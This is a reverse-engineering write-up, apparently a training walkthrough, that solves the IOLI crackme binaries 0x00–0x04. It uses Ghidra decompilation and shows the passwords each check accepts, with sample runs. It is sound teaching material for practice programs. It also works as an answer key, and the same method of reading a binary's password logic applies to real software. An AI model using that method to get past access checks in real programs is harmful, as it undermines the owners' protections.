After importing the binary, select the “Symbol Tree” window and expand the “Functions” folder to get to the `_main` function or use the “Filter” input box to search for `_main`. Once you click on it, you should be inside the main function and you will see the decompilation output to the right.



Rename the variables to meaningful names and added comments to make things more readable

```
int __cdecl _main(int _Argc,char **_Argv,char **_Env)

{
  size_t local_a0;
  char inputVar [120];

  __alloca(local_a0);
  ___main();
  _printf("IOLI Crackme Level 0x04\n");
  _printf("Password: ");
  _scanf("%s",inputVar);
  _check(inputVar);
  return 0;
}
```

We can see that a function named `_check` is being called with a character array called `local_7c`, which is our user input from the command line.

Double click on `_check` in the decompilation window and let's take a closer look at this function.

Check():

```
void __cdecl _check(char *Input)

{
  size_t sVar1;
  char CharOfInput;
  uint IndexOfInput;
  int TotalOfInput;
  int CharInt;

  TotalOfInput = 0;
  IndexOfInput = 0;
  while( true ) {
    sVar1 = _strlen(Input);
    if (sVar1 <= IndexOfInput) {
      _printf("Password Incorrect!\n");
      return;
    }
    CharOfInput = Input[IndexOfInput];
    _sscanf(&CharOfInput,"%d",&CharInt);
    TotalOfInput = TotalOfInput + CharInt;
    if (TotalOfInput == 0xf) break;
    IndexOfInput = IndexOfInput + 1;
  }
  _printf("Password OK!\n");
```

IndexOfInput is iterated in this while loop.

In each iteration, each char of input is gained by Input[IndexOfInput] and stored in Char.

The sscanf() function allows us to read formatted data from a string rather than standard input or keyboard. Its syntax is as follows:
Syntax: int sscanf(const char *str, const char * control_string [arg_1, arg_2, ...]);
The first argument is a pointer to the string from where we want to read the data. The rest of the arguments of sscanf() is same as that of scanf(). It returns the number of items read from the string and -1 if an error is encountered.
Link for eg: https://overiq.com/c-programming-101/the-sscanf-function-in-c/

Sscanf() statement stores Char (which is in char format) in CharInt (which is in integer format).

TotalOfInput is calculated by adding CharInt in each iteration.

If TotalOfInput=15 then password is correct.

The IndexOfInput is incremented. Then its checked if index is more than the length of Input string.

If yes, password is wrong.

Therefore, password requires a string of numbers where the addition of digits is 15 at some point.

```
PS C:\Users\windows\Downloads> .//crackme0x04.exe
IOLI Crackme Level 0x04
Password: 5433
Password OK!
PS C:\Users\windows\Downloads> .//crackme0x04.exe
IOLI Crackme Level 0x04
Password: 96
Password OK!
PS C:\Users\windows\Downloads> .//crackme0x04.exe
IOLI Crackme Level 0x04
Password: 12345
Password OK!
PS C:\Users\windows\Downloads>
```

Some More Solved Examples:

Crackme0x00:

```
_printf("IOLI Crackme Level 0x00\n");
_printf("Password: ");
_scanf("%s",inputVar);
passCheck = _strcmp(inputVar,"250382");
if (passCheck == 0) {
  _printf("Password OK :)\n");
}
else {
  _printf("Invalid Password!\n");
}
```

Password is a string here : 250382 which is compared with input.

```
PS C:\Users\windows\Downloads> .\\crackme0x00.exe
IOLI Crackme Level 0x00
Password: 250382
Password OK :)
```

Crackme0x01:

```
___
_printf("IOLI Crackme Level 0x01\n");
_printf("Password: ");
_scanf("%d",&inputvar);
if (inputvar == 0x149a) {
  _printf("Password OK :)\n");
}
else {
  _printf("Invalid Password!\n");
}
return 0;
```

Decimal value of 0x149a=5274

```
PS C:\Users\windows\Downloads> .\\crackme0x01.exe
IOLI Crackme Level 0x01
Password: 5274
Password OK :)
PS C:\Users\windows\Downloads>
```

Crackme0x02:

```
_printf("IOLI Crackme Level 0x02\n");
_printf("Password: ");
_scanf("%d",&inputVar);
if (inputVar == 0x52b24) {
  _printf("Password OK :)\n");
}
else {
  _printf("Invalid Password!\n");
}
```

Decimal value of 0x52b24=338724

```
PS C:\Users\windows\Downloads> .//crackme0x02.exe
IOLI Crackme Level 0x02
Password: 338724
Password OK :)
PS C:\Users\windows\Downloads>
```

Crackme0x03:

```
_printf("IOLI Crackme Level 0x03\n");
_printf("Password: ");
_scanf("%d",&inputVar);
_test(inputVar,0x52b24);
return 0;
```

```
PS C:\Users\windows\Downloads> .//crackme0x03.exe
IOLI Crackme Level 0x03
Password: 338724
Password OK!!! :)
PS C:\Users\windows\Downloads>
```